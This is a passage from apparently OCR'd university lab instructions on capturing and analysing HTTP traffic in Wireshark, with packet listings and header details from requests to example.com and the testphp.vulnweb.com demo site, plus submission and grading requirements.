
- **MAC addresses (sender and receiver):** Capture the Ethernet frame details to find the MAC addresses.



ip.addr

```
No.  Time         Source         Destination    Protocol Length Total Length Info
   3 0.133451063  8.8.8.8        192.168.11.48  DNS       104     90 Standard query response 0x9796 A contile.services.mozilla.com A 34.3
   4 0.133485309  8.8.8.8        192.168.11.48  DNS       169    155 Standard query response 0x8b90 AAAA contile.services.mozilla.com SOA
   5 0.135243945  192.168.11.48  34.36.137.203  TCP        74     60 50164 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=200
   6 0.294379862  34.36.137.203  192.168.11.48  TCP        74     60 443 → 50164 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PER
   7 0.294425733  192.168.11.48  34.36.137.203  TCP        66     52 50164 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2007055680 TSecr
   8 0.296679441  192.168.11.48  34.36.137.203  TLSv1.3   583    569 Client Hello (SNI=contile.services.mozilla.com)
   9 0.484045833  34.36.137.203  192.168.11.48  TCP        66     52 443 → 50164 [ACK] Seq=1 Ack=518 Win=268288 Len=0 TSval=2370999159 TS
  10 0.499549863  34.36.137.203  192.168.11.48  TLSv1.3  1454   1440 Server Hello, Change Cipher Spec
  11 0.499585286  192.168.11.48  34.36.137.203  TCP        66     52 50164 → 443 [ACK] Seq=518 Ack=1389 Win=67200 Len=0 TSval=2007055885
  12 0.502837235  34.36.137.203  192.168.11.48  TCP      1454   1440 443 → 50164 [PSH, ACK] Seq=1389 Ack=518 Win=268800 Len=1388 TSval=23

› Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
⌄ Internet Protocol Version 4, Src: 192.168.11.48, Dst: 34.36.137.203
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  › Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x4873 (18547)
  › 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x7a81 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.11.48
    Destination Address: 34.36.137.203
```

- **Timestamps of the HTTP request:** Note the timestamp of the HTTP GET request packet.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

```
No.   Time          Source           Destination      Protocol Length Total Length Info
  402 9.961880116   192.168.11.48    34.223.124.45    HTTP      433    419 GET /online/ HTTP/1.1
  450 10.297715336  34.223.124.45    192.168.11.48    HTTP      324    310 HTTP/1.1 200 OK  (text/html)
  456 11.020953261  192.168.11.48    34.223.124.45    HTTP      409    395 GET /favicon.ico HTTP/1.1
  465 11.685110018  34.223.124.45    192.168.11.48    HTTP      509    495 HTTP/1.1 200 OK  (PNG)
 4185 77.057960982  192.168.11.48    142.250.201.163  OCSP      478    464 Request
 4245 77.291030795  142.250.201.163  192.168.11.48    OCSP     1168   1154 Response
 4625 79.282189720  192.168.11.48    142.250.201.163  OCSP      478    464 Request
 4658 80.258804613  142.250.201.163  192.168.11.48    OCSP     1168   1154 Response
 5413 87.366978259  192.168.11.48    142.250.201.163  OCSP      479    465 Request
 5464 87.631258288  142.250.201.163  192.168.11.48    OCSP     1169   1155 Response

⌄ Frame 402: 433 bytes on wire (3464 bits), 433 bytes captured (3464 bits) on interface eth0, id 0
    Section number: 1
  › Interface id: 0 (eth0)
    Encapsulation type: Ethernet (1)
    Arrival Time: Oct 23, 2025 16:31:05.866759658 WAT
    UTC Arrival Time: Oct 23, 2025 15:31:05.866759658 UTC
    Epoch Arrival Time: 1761233465.866759658
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000470770 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 9.961880116 seconds]
```

Submission Requirements:

- Submit a PDF file containing:
  - Screenshots of the website displaying your name and the traffic captured in Wireshark.
  - Answers to any questions posed in the process.
  - Documentation of the ports, IP addresses, MAC addresses, timestamps, and sequence numbers.
- Ensure that your file is well-organized and includes your name and student ID at the top of the document.

Grading Criteria:

- **Correctness:** Accuracy of captured information and analysis.
- **Clarity:** Clear explanations of processes and captured data.
- **Documentation:** Thorough and clear documentation of steps and findings.
- **Presentation:** Well-organized submission with proper formatting.

Important Notes:

- This lab is designed to provide practical experience with web development and network traffic analysis.
- Feel free to explore additional features of your local web server or Wireshark to deepen your understanding. However, ensure that all required tasks are completed for submission.

Lab 2: Capturing and Analyzing HTTP Traffic with Embedded Images


Objective:

This lab focuses on capturing and analyzing HTTP traffic, including extracting images transmitted over the network. By the end of this lab, you will understand how to capture, analyze, and extract data from network traffic, which is a crucial skill in digital forensics.

Part 1: Capture HTTP Traffic

1. **Set Up Wireshark:**
    - Open Wireshark and select the appropriate network interface (e.g., Wi-Fi or Ethernet).
    - Start capturing packets before making an HTTP request to a website that contains an embedded image.
2. **Access a Website with an Embedded Image:**
    - Open a web browser and navigate to a website with an embedded image (you may choose any website that you like or use the example below):
    - http://example.com
3. **Stop the Capture:**


- After the page loads, stop the packet capture in Wireshark.



Example Domain


This domain is for use in documentation examples without needing permission. Avoid use in operations.

Learn more



http

```
No.  Time           Source         Destination    Protocol Length Info
 141 33.281106072   192.168.11.48  23.215.0.136   HTTP      352 GET /favicon.ico HTTP/1.…
 143 33.578729523   23.215.0.136   192.168.11.48  HTTP      970 HTTP/1.1 404 Not Found  …
 316 88.975296307   192.168.11.48  104.18.38.233  OCSP      482 Request
 317 88.976582919   192.168.11.48  104.18.38.233  OCSP      482 Request
 318 88.981562168   192.168.11.48  104.18.38.233  OCSP      482 Request
 319 88.984045493   192.168.11.48  104.18.38.233  OCSP      482 Request
 324 89.191156700   104.18.38.233  192.168.11.48  OCSP     1332 Response
 326 89.193390580   104.18.38.233  192.168.11.48  OCSP     1332 Response
 328 89.210591377   104.18.38.233  192.168.11.48  OCSP     1332 Response
 330 89.211069579   104.18.38.233  192.168.11.48  OCSP     1332 Response
```



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go


Browse categories
Browse artists
Your cart
Signup
Your profile

welcome to our page

Test site for Acunetix WVS.


Part 2: Captured HTTP Traffic Overview

1. **Identify the HTTP GET Request:**
   - In Wireshark, filter the traffic to show only HTTP packets:
   - http
   - Look for the second HTTP GET request in the list of captured packets.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time          Source          Destination     Protocol Length Info
  195 37.228779794  192.168.11.48   44.228.249.3    HTTP      409 GET / HTTP/1.1
  201 37.580875155  44.228.249.3    192.168.11.48   HTTP     1257 HTTP/1.1 200 OK  (text/html)
  203 38.324753924  192.168.11.48   44.228.249.3    HTTP      359 GET /style.css HTTP/1.1
  215 38.723350882  44.228.249.3    192.168.11.48   HTTP       76 HTTP/1.1 200 OK  (text/css)
  217 38.740286043  192.168.11.48   44.228.249.3    HTTP      372 GET /images/logo.gif HTTP/1.1
  229 39.134603729  44.228.249.3    192.168.11.48   HTTP     1254 HTTP/1.1 200 OK  (GIF89a)
  231 39.695958200  192.168.11.48   44.228.249.3    HTTP      368 GET /favicon.ico HTTP/1.1
  235 40.051185693  44.228.249.3    192.168.11.48   HTTP      960 HTTP/1.1 200 OK  (image/x-icon)
```


2. **Analyze the Second HTTP GET Request/Response:**
   - Click on the second HTTP GET request packet.
   - Analyze the following details:
     - **Request Line:** Check the URL being requested.
     - **Headers:** Review relevant headers such as User-Agent, Accept, Host, etc.



```
http
No.  Time          Source         Destination    Protocol Length Info
 195 37.228779794  192.168.11.48  44.228.249.3   HTTP      409 GET / HTTP/1.1
 201 37.580875155  44.228.249.3   192.168.11.48  HTTP     1257 HTTP/1.1 200 OK  (text/h…
 203 38.324753924  192.168.11.48  44.228.249.3   HTTP      359 GET /style.css HTTP/1.1
 215 38.723350882  44.228.249.3   192.168.11.48  HTTP       76 HTTP/1.1 200 OK  (text/c…
 217 38.740286043  192.168.11.48  44.228.249.3   HTTP      372 GET /images/logo.gif HTT…
 229 39.134603729  44.228.249.3   192.168.11.48  HTTP     1254 HTTP/1.1 200 OK  (GIF89a)
 231 39.695958200  192.168.11.48  44.228.249.3   HTTP      368 GET /favicon.ico HTTP/1.…
 235 40.051185693  44.228.249.3   192.168.11.48  HTTP      960 HTTP/1.1 200 OK  (image/…
```


```
Frame 203: 359 bytes on wire (2872 bits), 359 bytes captured (2872 bits) on interface eth0, id 0
Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
Internet Protocol Version 4, Src: 192.168.11.48, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 52016, Dst Port: 80, Seq: 1, Ack: 1, Len: 293
Hypertext Transfer Protocol
  GET /style.css HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /style.css HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /style.css
    Request Version: HTTP/1.1
  Host: testphp.vulnweb.com\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n
  Accept: text/css,*/*;q=0.1\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Connection: keep-alive\r\n
  Referer: http://testphp.vulnweb.com/\r\n
  \r\n
  [Full request URI: http://testphp.vulnweb.com/style.css]
  [HTTP request 1/1]
  [Response in frame: 215]
```

- Locate the corresponding HTTP response packet.
  - **Status Code:** Check if the response is successful (200 OK).
  - **Headers:** Review the Content-Type and Content-Length headers.
  - **Payload:** If the response contains an image, identify the details related to the image.



```
        [HTTP/1.1 200 OK\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Server: nginx/1.19.0\r\n
    Date: Tue, 21 Oct 2025 14:57:58 GMT\r\n
    Content-Type: text/css\r\n
  ▸ Content-Length: 5482\r\n
    Last-Modified: Wed, 11 May 2011 10:27:48 GMT\r\n
    Connection: keep-alive\r\n
    ETag: "4dca64a4-156a"\r\n
    Accept-Ranges: bytes\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.398596958 seconds]
    [Request in frame: 203]
    [Request URI: http://testphp.vulnweb.com/style.css]
    File Data: 5482 bytes
▸ Line-based text data: text/css (324 lines)
```


3. **Capture Screenshots:**
    - Take screenshots of:
        - The Wireshark packet details for both the GET request and response.
        - The page displaying the embedded image in the browser.



```
[Request in frame: 203]
[Request URI: http://testphp.vulnweb.com/style.css]
File Data: 5482 bytes
Line-based text data: text/css (324 lines)
  body{\r\n
  \tfont-family: Arial,sans-serif;\r\n
  \tcolor: #333333;\r\n
  \tline-height: 1.166;\t\r\n
  \tmargin: 0px;\r\n
